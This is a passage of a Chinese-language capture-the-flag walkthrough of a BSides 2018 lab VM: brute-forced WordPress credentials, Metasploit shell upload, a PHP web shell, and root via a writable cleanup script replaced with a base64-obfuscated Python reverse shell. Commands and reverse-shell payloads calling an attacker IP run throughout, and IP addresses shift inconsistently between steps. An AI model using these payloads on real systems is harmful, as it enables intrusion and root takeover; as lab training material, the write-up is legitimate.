4	!@#$%^&	200	□	□	3802	
5	!@#$%^&*	200	□	□	3802	
6	!root	200	□	□	3802	
7	$SRV	200	□	□	3802	


```
POST /backup_wordpress/wp-login.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://192.168.128.107/backup_wordpress/wp-login.php
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.128.107
Content-Length: 95
Pragma: no-cache
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: close

log=john&pwd=enigma&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1
```

破解出账号密码： john / enigma

下一步肯定是直接拿shell， 用msf来操作




```
msf exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting                 Required  Description
   ----       ---------------                 --------  -----------
   PASSWORD   enigma                          yes       The WordPress password to authenticate with
   Proxies                                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.128.107                 yes       The target address
   RPORT      80                              yes       The target port (TCP)
   SSL        false                           no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /backup_wordpress/wp-login.php  yes       The base path to the wordpress application
   USERNAME   john                            yes       The WordPress username to authenticate with
   VHOST                                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.128.106  yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```



```
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /backup_wordpress
TARGETURI => /backup_wordpress
msf exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.128.106:4444
[*] Authenticating with WordPress using john:enigma...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
whoa[*] Executing the payload at /backup_wordpress/wp-content/plugins/JwFUnZrwYl/NwmjTwlHlD.php...
m[*] Sending stage (37543 bytes) to 192.168.128.107
[*] Meterpreter session 1 opened (192.168.128.106:4444 -> 192.168.128.107:39261) at 2018-06-04 02:31:08 +0800
i[+] Deleted NwmjTwlHlD.php
[+] Deleted JwFUnZrwYl.php

meterpreter > 
```

为了直观性本次使用web大马



192.168.1.132/backup_wordpress/wp-content/plugins/hello.php

应用 [redacted] [redacted]

GIF89#

192.168.1.132 /var/www/backup_wordpress/wp-content/plugins/

GIF89#

本地硬盘

网站根目录

本程序目录

信息操作

上传文件

基本信息

系统信息

执行PHP脚本

GIF89#

地址: /var/www/backup_wordpress/wp-content/plugins/ 转到

新建文件 新建目录 选择文件 未选择任何文件 上传


上级目录	操作
□ akismet	改名 删除 打包
□ hello.php	编辑 改名 删除 复制
□ index.php	编辑 改名 删除 复制

□ 复制 删除 属性 时间 打包 目录(1) / 文件(2)

然后一顿操作一顿上传exp,执行

都无法提权成功！！！

最后发现 “/usr/local/bin/“ 目录下‘cleanup’文件我们是有权限操作的




地址: /usr/local/bin 转到

新建文件 新建目录 选择文件 未选择任何文件 上传

上级目录	操作	文件属性	修改时间
□ cleanup	编辑 改名 删除 复制	0777	2018-03-03 16:13:53

□ 复制 删除 属性 时间 打包 目录(0) / 文件(1)

查看内容的时候看到最上面一个 ‘/bin/sh’,让小弟看到了希望




```
/usr/local/bin/cleanup

#!/bin/sh

rm -rf /var/log/apache2/*        # Clean those damn logs!!
```

通过介绍知道它是用来清理日志的文件，那么它肯定是要有足够的权限。

Clean those damn logs!!

那么最后本菜的思路是生成一个反弹shell,替换掉它，然后让它执行!


第一步生成反弹shell:



```
root@kali:~# msfvenom -p cmd/unix/reverse_python lhost=192.168.128.107 lport=1337 -o /root/Desktop/cleanup
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 557 bytes
Error: No such file or directory @ rb_sysopen - /root/Desktop/cleanup
root@kali:~# 
```


(这里可能有小伙伴要问了，为什么要使用python?因为在‘/usr/local/lib’目录下看到了python2.7)

第二步在本机开启nc接收shell:



```
┌─[✗]─[root@parrot]─[~]
└──╼ #nc -lvp 1337
```

第三步上传这个shell，并确认查看




```
python -c "exec('aW1wb3J0IHNvY2tldCAgICAsICAgc3VicHJvY2VzcyAgICAsICAgb3MgICAgICAgIDsgICAgIGhvc3Q9IjE5Mi4xNjguMS4xMjkiICAgICAgICA7ICAgICBwb3J0PTEzMzcgICAgICAgIDsgICAgIHM9c29ja2V0LnNvY2tldChzb2NrZX
QuQUZfSU5FVCAgICAsICAgc29ja2V0LlNPQ0tfU1RSRUFNKSAgICAgICAgOyAgICAgcy5jb25uZWN0KChob3N0ICAgICwgICBwb3J0KSkgICAgICAgIDsgICAgIG9zLmR1cDIocy5maWxlbm8oKSAgICAsICAgMCkgICAgICAgIDsgICAgIG9zLmR1cDIocy5ma
Wxlbm8oKSAgICAsICAgMSkgICAgICAgIDsgICAgIG9zLmR1cDIocy5maWxlbm8oKSAgICAsICAgMikgICAgICAgIDsgICAgIHA9c3VicHJvY2Vzcy5jYWxsKCIvYmluL2Jhc2giKQ==' .decode('base64'))"
```

一切准备就绪，我们需要触发这个文件，那怎么触发呢？其实很简单，我们只需要请求查看一下这个文件就行，


命令： cat /usr/local/bin/cleanup

稍等一小会可以看到我们的shell,已经拿到了，是root权限



```
  #nc -lvp 1337
listening on [any] 1337 ...
id
192.168.1.132: inverse host lookup failed: Unknown host
connect to [192.168.1.129] from (UNKNOWN) [192.168.1.132] 60813
uid=0(root) gid=0(root) groups=0(root)
whoami
root
uname -a
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 U
TC 2014 i686 i686 i386 GNU/Linux
pwd
/root
ls
flag.txt
```

最后一步拿flag:



```
ls
flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on thi
s VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escala
tion.
Did you find them all?

@abatchy17
```

3.结语

最后总结一下，该靶机前面部分比较平淡，除了爆破密码比较花时间和繁琐外，其他地方均比较简单，最后提权部分才是这篇文章的意义所在，在真实渗透测试环境中可能会碰到

最后套用靶机开头的一句话： Happy Hacking!